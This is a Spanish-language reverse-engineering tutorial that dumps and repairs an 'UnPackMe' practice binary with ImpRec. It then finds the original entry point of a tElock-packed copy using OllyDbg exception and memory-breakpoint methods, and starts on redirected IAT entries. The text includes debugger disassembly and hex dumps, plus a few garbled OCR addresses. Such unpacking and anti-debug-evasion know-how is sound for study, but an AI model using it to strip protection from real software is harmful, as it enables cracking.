
Le quitamos la tilde a Rebuild Import y dumpeamos.




Luego abramos el IMP REC sin cerrar el OLLYDBG, con el original detenido en el OEP.




Buscamos el proceso en el menu desplegable y le colocamos los valores hallados.



Y apretamos GET IMPORTS




Vemos que el packer no hace mucho por molestarnos todas las dlls estan correctas asi que apretamos FIX DUMP y buscamos el dumpeado para que lo repare.




Lo guardo al reparado con el nombre unpacked_.exe, probemoslo a ver si funciona.

Funciona perfectamente, por lo cual no tiene antidumps, los cuales seguramente encontraremos mas adelante en packers mas complejos.


La proxima victima es el telock 0.98 que nos servira para empezar el tema de las entradas de la IAT redireccionadas.




Pribemos el metodo del pushad, traceemos un poco a ver si hay algun PUSHAD.




Pasemoslo con f7, luego marcamos ESP-FOLLOW IN DUMP.






Quitemos el analisis a si se ve el codigo.

Vemos que el metodo del pushad no funciona y que ademas esta protegido contra HARDWARE BREAKPOINTS porque si lo sigo corriendo da error, asi que quito el hardware breakpoint que coloque.






Y reincio el OLLYDBG.

Pues ese metodo no va, probemos con el de las excepciones, limpio el LOG y lo hago correr al programa para que me liste las excepciones que pasa.

```
0046508C INT3 command at UnPackMe.0046508C
004650A7 Integer division by zero
004656A8 Illegal instruction
00465AA1 Integer division by zero
00465B27 INT3 command at UnPackMe.00465B27
00465B67 Integer division by zero
00465BA6 Access violation when reading [FFFFFFFF]
00465BF0 INT3 command at UnPackMe.00465BF0
76B00000 Module C:\WINDOWS\system32\WINMM.dll
77DA0000 Module C:\WINDOWS\system32\ADVAPI32.dll
77E50000 Module C:\WINDOWS\system32\RPCRT4.dll
5D160000 Module C:\WINDOWS\system32\serwvdrv.dll
5B480000 Module C:\WINDOWS\system32\wmdmxfrm.dll
76360000 Module C:\WINDOWS\system32\comdlg32.dll
77F40000 Module C:\WINDOWS\system32\SHLWAPI.dll
77BE0000 Module C:\WINDOWS\system32\msvcrt.dll
5AC30000 Module C:\WINDOWS\system32\COMCTL32.dll
7C9D0000 Module C:\WINDOWS\system32\SHELL32.dll
77A0000 Module C:\WINDOWS\WinSxS\x86_Microsoft.Windo
0000 Module C:\WINDOWS\system32\WINSPOOL.DRV
0000 Module C:\WINDOWS\system32\oledlg.dll
77480000 Module C:\WINDOWS\system32\ole32.dll
004666F1 Illegal instruction
770F0000 Module C:\WINDOWS\system32\OLEAUT32.dll
5B150000 Module C:\WINDOWS\system32\uxtheme.dll
746B0000 Module C:\WINDOWS\system32\MSCTF.dll
73260000 Module C:\WINDOWS\system32\RICHED32.DLL
Command
```

Pues quitemos las tildes de las excepciones y reiniciemos tratando de pescar la de 4666f1 que es la ultima del desempacador.



Pues luego de pasar varias excepciones con SHIFT mas f9 llegamos a 4666f1.

```
004666F1   8DC0          LEA EAX,EAX                          Illegal use of register
004666F3 v EB 01         JMP SHORT 004666F6                   UnPackMe.004666F6
004666F5 v EB 68         JMP SHORT 0046675F                   UnPackMe.0046675F
004666F7   33C0          XOR EAX,EAX
004666F9 - EB FE         JMP SHORT 004666F9                   UnPackMe.004666F9
004666FB   FFE4          JMP ESP
004666FD   CD 20         INT 20
004666FF   8B6424 08     MOV ESP,DWORD PTR SS:[ESP+8]
00466703   33C0          XOR EAX,EAX
```

Pongamos ahora un MEMORY BREAKPOINT ON ACCESS en la primera seccion.

```
003A0000 00001000                                  Priv RW    RW
003B0000 00001000                                  Priv RW    RW
00400000 00001000 UnPackMe          PE header      Imag RW    RWE
00401000 0004A000 UnPackMe .teddy   code
0044B000 0000C000 UnPackMe .teddy   data
0045[illegible]000 00009000 UnPackMe .teddy
0046[illegible]000 00003000 UnPackMe .teddy
00463000 00002000 UnPackMe .rsrc    resou
00465000 00004000 UnPackMe .teddy   SFX,i
00470000 00009000
00530000 00002000
00540000 00103000
00650000 00106000
00970000 00001000
009F0000 00002000
00A00000 00002000
00A10000 00001000
00A20000 00004000
00A30000 00003000
00A40000 00004000
00A50000 00003000
```

Actualize
View in Disassembler Enter
Dump in CPU
Dump
Search Ctrl+
Set break-on-access F2
Set memory breakpoint on access
Set memory breakpoint on write

Recordemos que debemos apretar SHIFT mas f9 para pasar la excepcion que estamos parados si no dara error, lo hacemos.


Bueno para en un par de excepciones del tipo SINGLE STEP y llega al OEP en la primera seccion donde para por MEMORY BREAKPOINT ON EXECUTION.

```
004271B0   55            PUSH EBP                             Real entry point of SFX code
004271B1   8BEC          MOV EBP,ESP
004271B3   6A FF         PUSH -1
004271B5   68 600E4500   PUSH 450E60
004271BA   68 C8924200   PUSH 4292C8
004271BF   64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
004271C5   50            PUSH EAX
004271C6   64:8925 000000 MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8       ADD ESP,-58
004271D0   53            PUSH EBX
004271D1   56            PUSH ESI
004271D2   57            PUSH EDI
004271D3   8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600 CALL DWORD PTR DS:[460ADC]
004271DC   33D2          XOR EDX,EDX
004271DE   8BD4          MOV DL,AH
```


Por lo tanto el oep es 4271B0, el mismo que el del ejemplo anterior de CRUNCH, por lo cual parece ser el mismo programa empacado con otro packer, igual lo trataremos como si no supieramos nada de el.

Bueno en el ejemplo anterior sabiamos que ese call que esta a la vista iba a la api GeVersion, pero en este caso no es asi, aquí comienza el tema de entradas redireccionadas jeje.

Si hago



para ver los CALLs que se dirigen a otras secciones, intentando ver si hay calls a alguna api.



Address	Disassembly	Destination
004231C8	CALL FC4273FE	
00423310	CALL DWORD PTR DS:[460AB0]	DS:[00460AB0]=009F061C
00423A4F	CALL DWORD PTR DS:[460A00]	DS:[00460A00]=009F02AF
00423B1C	CALL DWORD PTR DS:[4609FC]	DS:[004609FC]=009F029E
00423C43	CALL DWORD PTR DS:[4609FC]	DS:[004609FC]=009F029E
00423CA8	CALL DWORD PTR DS:[4609F8]	DS:[004609F8]=009F028D
00423E5C	CALL DWORD PTR DS:[460A58]	DS:[00460A58]=009F046A
00423E96	CALL DWORD PTR DS:[460B5C]	DS:[00460B5C]=009F0973
004249B6	CALL DWORD PTR DS:[4609F4]	DS:[004609F4]=009F027C
00425003	CALL DWORD PTR DS:[460B98]	DS:[00460B98]=009F0AA0
004251B3	CALL DWORD PTR DS:[460B98]	DS:[00460B98]=009F0AA0
004251C7	CALL DWORD PTR DS:[460B94]	DS:[00460B94]=009F0A7D
0042520B	CALL DWORD PTR DS:[460B94]	DS:[00460B94]=009F0A7D
004252D4	CALL DWORD PTR DS:[460B94]	DS:[00460B94]=009F0A7D
004252FB	CALL DWORD PTR DS:[460978]	DS:[00460978]=009F0011
00425306	CALL DWORD PTR DS:[460974]	DS:[00460974]=009F0000
0042535E	CALL DWORD PTR DS:[4609B0]	DS:[004609B0]=009F0124
004259D1	CALL DWORD PTR DS:[460A54]	DS:[00460A54]=009F0447
004259E8	CALL DWORD PTR DS:[460A3C]	DS:[00460A3C]=009F03DC
004259F5	CALL DWORD PTR DS:[460A44]	DS:[00460A44]=009F03FB
00425B2B	CALL DWORD PTR DS:[460AF8]	DS:[00460AF8]=009F0785
00425B3F	CALL DWORD PTR DS:[460AF8]	DS:[00460AF8]=009F0785
00425B53	CALL DWORD PTR DS:[460AF8]	DS:[00460AF8]=009F0785
00425BF1	CALL DWORD PTR DS:[460AF8]	DS:[00460AF8]=009F0785
00425C9C	CALL DWORD PTR DS:[46097C]	DS:[0046097C]=009F0022
00425CA6	CALL DWORD PTR DS:[460B5C]	DS:[00460B5C]=009F0973
00425D71	CALL DWORD PTR DS:[460A54]	DS:[00460A54]=009F0447
00425D8B	CALL DWORD PTR DS:[460A3C]	DS:[00460A3C]=009F03DC
00425DBB	CALL DWORD PTR DS:[460A44]	DS:[00460A44]=009F03FB
00425E13	CALL DWORD PTR DS:[460B98]	DS:[00460B98]=009F0AA0
00425E27	CALL DWORD PTR DS:[460B94]	DS:[00460B94]=009F0A7D
00425E6B	CALL DWORD PTR DS:[460B94]	DS:[00460B94]=009F0A7D
00425F34	CALL DWORD PTR DS:[460B94]	DS:[00460B94]=009F0A7D
004271B0	PUSH EBP	(Initial CPU selection)
004271D6	CALL DWORD PTR DS:[460ADC]	DS:[00460ADC]=009F06F7
0042723E	CALL DWORD PTR DS:[460984]	DS:[00460984]=009F0041
004272D5	CALL DWORD PTR DS:[460980]	DS:[00460980]=009F0033
004272F6	CALL DWORD PTR DS:[460B9C]	DS:[00460B9C]=009F0AB1
004274F7	CALL 00435CC0	UnPackMe.00435CC0
004277F3	CALL 00435CC0	UnPackMe.00435CC0
00427929	CALL DWORD PTR DS:[46098C]	DS:[0046098C]=009F005F
00427E07	CALL DWORD PTR DS:[460A84]	DS:[00460A84]=009F0539
00427E0E	CALL DWORD PTR DS:[460994]	DS:[00460994]=009F008D
00427E98	CALL DWORD PTR DS:[460990]	DS:[00460990]=009F007F
00428029	CALL DWORD PTR DS:[4609F8]	DS:[004609F8]=009F028D
004280BB	CALL DWORD PTR DS:[460A08]	DS:[00460A08]=009F02CC
00428823	CALL DWORD PTR DS:[460A54]	DS:[00460A54]=009F0447
0042884D	CALL DWORD PTR DS:[460A3C]	DS:[00460A3C]=009F03DC
0042886E	CALL DWORD PTR DS:[460A44]	DS:[00460A44]=009F03FB
004288AE	CALL DWORD PTR DS:[460A3C]	DS:[00460A3C]=009F03DC
004288E0	CALL DWORD PTR DS:[460A3C]	DS:[00460A3C]=009F03DC
0042891E	CALL DWORD PTR DS:[460A44]	DS:[00460A44]=009F03FB
00428950	CALL DWORD PTR DS:[460A44]	DS:[00460A44]=009F03FB
00428983	CALL DWORD PTR DS:[460B98]	DS:[00460B98]=009F0AA0
00428C15	CALL DWORD PTR DS:[460B9C]	DS:[00460B9C]=009F0AB1

Veo que hay muchismos Calls indirectos que en vez de dirigirse a una api de una dll, van en este caso una seccion 9fxxxx en mi maquina, pero que en su maquina puede variar y ser otra direccion parecida..

Si miro mas abajo en esta lista

```
00435D96 CALL DWORD PTR DS:[460B74]      DS:[00460B74]=009F09F0
00435DF1 CALL DWORD PTR DS:[460AB0]      DS:[00460AB0]=009F061C
00435E06 CALL DWORD PTR DS:[460AB4]      DS:[00460AB4]=009F0636
00435FA5 CALL 00435CDE                   comdlg32.PrintDlgA
00436004 CALL DWORD PTR DS:[460AD0]      DS:[00460AD0]=009F06B5
0043602E CALL DWORD PTR DS:[460AD0]      DS:[00460AD0]=009F06B5
0043606C CALL DWORD PTR DS:[460AD0]      DS:[00460AD0]=009F06B5
004360AB CALL DWORD PTR DS:[460AD0]      DS:[00460AD0]=009F06B5
004360D1 CALL 00435CDE                   comdlg32.PrintDlgA
0043611B CALL DWORD PTR DS:[460878]      DS:[00460878]=00A10124
0043623D CALL DWORD PTR DS:[460B74]      DS:[00460B74]=009F09F0
004362EC CALL DWORD PTR DS:[460CAC]      DS:[00460CAC]=00A00360
00436315 CALL DWORD PTR DS:[460CD4]      DS:[00460CD4]=00A00419
00436351 CALL 00435CEA                   comdlg32.GetOpenFileNameA
00436358 CALL 00435CE4                   comdlg32.GetSaveFileNameA
00436374 CALL DWORD PTR DS:[460DF4]      DS:[00460DF4]=00A009B7
00436382 CALL DWORD PTR DS:[460CB0]      DS:[00460CB0]=00A00370
00436407 CALL DWORD PTR DS:[460E78]      DS:[00460E78]=00A00C52
0043644E CALL DWORD PTR DS:[460E78]      DS:[00460E78]=00A00C52
004366CA CALL DWORD PTR DS:[460DFC]      DS:[00460DFC]=00A009F0
004368C5 CALL DWORD PTR DS:[460D48]      DS:[00460D48]=00A00669
004368DB CALL DWORD PTR DS:[460D48]      DS:[00460D48]=00A00669
004368F1 CALL DWORD PTR DS:[460D48]      DS:[00460D48]=00A00669
00436907 CALL DWORD PTR DS:[460D48]      DS:[00460D48]=00A00669
0043691D CALL DWORD PTR DS:[460D48]      DS:[00460D48]=00A00669
00436933 CALL DWORD PTR DS:[460D48]      DS:[00460D48]=00A00669
00436A6A CALL DWORD PTR DS:[460E78]      DS:[00460E78]=00A00C52
00436BD0 CALL 00435CFC                   comdlg32.FindTextA
00436BD7 CALL 00435CF6                   comdlg32.ReplaceTextA
00436CB1 CALL DWORD PTR DS:[460AA8]      DS:[00460AA8]=009F05EC
00436CC3 CALL DWORD PTR DS:[460AAC]      DS:[00460AAC]=009F05FD
```

Vemos que hay algunos CALLS directos que nos marca que van a apis, seguramente por medio de un JMP INDIRECTO, vayamos a ver alguno de estos CALLS.

```
00435FA5   E8 34FDFFFF   CALL 00435CDE          JMP to comdlg32.PrintDlgA
00435FAA   8BCE          MOV ECX,ESI
00435FAC   8BF8          MOV EDI,EAX
00435FAE   E8 6E4E0000   CALL 0043AE21          UnPackMe.0043AE21
00435FB3   85FF          TEST EDI,EDI
00435FB5 v 74 04         JE SHORT 00435FBB      UnPackMe.00435FBB
00435FB7   8BC7          MOV EAX,EDI
00435FB9 v EB 03         JMP SHORT 00435FBE     UnPackMe.00435FBE
00435FBB   6A 02         PUSH 2
00435FBD   58            POP EAX
00435FBE   5F            POP EDI
00435FBF   5E            POP ESI
00435FC0   C3            RETN
```

Alli tenemos uno, es un CALL 435CDE que ira seguro a los JMPS INDIRECTOS a las apis, marquemoslo y hagamos click derecho- FOLLOW.

```
00435CBF   90            NOP
00435CC0 - FF25 88094600 JMP DWORD PTR DS:[460988]
00435CC6 - FF25 000C4600 JMP DWORD PTR DS:[460C00]
00435CCC - FF25 040C4600 JMP DWORD PTR DS:[460C04]
00435CD2 - FF25 D00E4600 JMP DWORD PTR DS:[460ED0]   comdlg32.ChooseFontA
00435CD8 - FF25 D80E4600 JMP DWORD PTR DS:[460ED8]   comdlg32.ChooseColorA
00435CDE - FF25 D40E4600 JMP DWORD PTR DS:[460ED4]   comdlg32.PrintDlgA
00435CE4 - FF25 CC0E4600 JMP DWORD PTR DS:[460ECC]   comdlg32.GetSaveFileNameA
00435CEA - FF25 C80E4600 JMP DWORD PTR DS:[460EC8]   comdlg32.GetOpenFileNameA
00435CF0 - FF25 C40E4600 JMP DWORD PTR DS:[460EC4]   comdlg32.GetFileTitleA
00435CF6 - FF25 C00E4600 JMP DWORD PTR DS:[460EC0]   comdlg32.ReplaceTextA
00435CFC - FF25 BC0E4600 JMP DWORD PTR DS:[460EBC]   comdlg32.FindTextA
00435D02 - FF25 B80E4600 JMP DWORD PTR DS:[460EB8]   comdlg32.CommDlgExtendedError
00435D08 - FF25 B00E4600 JMP DWORD PTR DS:[460EB0]   WINSPOOL.ClosePrinter
00435D0E - FF25 940E4600 JMP DWORD PTR DS:[460E94]   WINSPOOL.EndDocPrinter
00435D14 - FF25 AC0E4600 JMP DWORD PTR DS:[460EAC]   WINSPOOL.StartPagePrinter
00435D1A - FF25 A80E4600 JMP DWORD PTR DS:[460EA8]   WINSPOOL.StartDocPrinterA
00435D20 - FF25 A40E4600 JMP DWORD PTR DS:[460EA4]   WINSPOOL.OpenPrinterA
00435D26 - FF25 A00E4600 JMP DWORD PTR DS:[460EA0]   WINSPOOL.EndPagePrinter
00435D2C - FF25 9C0E4600 JMP DWORD PTR DS:[460E9C]   WINSPOOL.WritePrinter
00435D32 - FF25 980E4600 JMP DWORD PTR DS:[460E98]   WINSPOOL.DocumentPropertiesA
00435D38 - FF25 240F4600 JMP DWORD PTR DS:[460F24]   oledlg.OleUIBusyA
00435D3E   CC            INT3
```

Alli vemos los saltos indirectos a las apis, por lo tanto sabemos que toman valores de la IAT, o sea que 460ED4 es una entrada de la IAT, vayamos en el DUMP a verla.

Address	Hex dump	ASCII
00460EB4	00 00 00 00 CE 00 37 76 7C 86 37 76 B0 86 37 76	....╬.7v|å7v▒å7v
00460EC4	33 25 36 76 1E 31 36 76 D8 7C 37 76 89 C2 37 76	3%6v▲16v╪|7vë┬7v
00460ED4	CD 46 38 76 CE EE 36 76 00 00 00 00 48 D0 4C 77	═F8v╬╠6v....H╨Lw
00460EE4	9C CB 4D 77 CC 42 4F 77 2C D0 4C 77 DA F6 4C 77	£╦Mw╠BOw,╨Lw┌÷Lw
00460EF4	73 33 50 77 10 64 4D 77 03 0E 52 77 33 0F 52 77	s3Pw►dMw♥♫Rw3☼Rw
00460F04	40 A6 54 77 F1 A7 54 77 92 9C 4F 77 6F 57 52 77	@ªTw±§TwÆ£OwoWRw
00460F14	99 33 4E 77 B2 5D 4E 77 90 C0 5A 77 00 00 00 00	Ö3Nw▓]NwÉ└Zw....
00460F24	F3 F0 CC 74 00 00 00 00 00 00 00 00 00 00 00 00	≡-╠t.....
00460F34	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00460F44	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00460F54	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00460F64	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
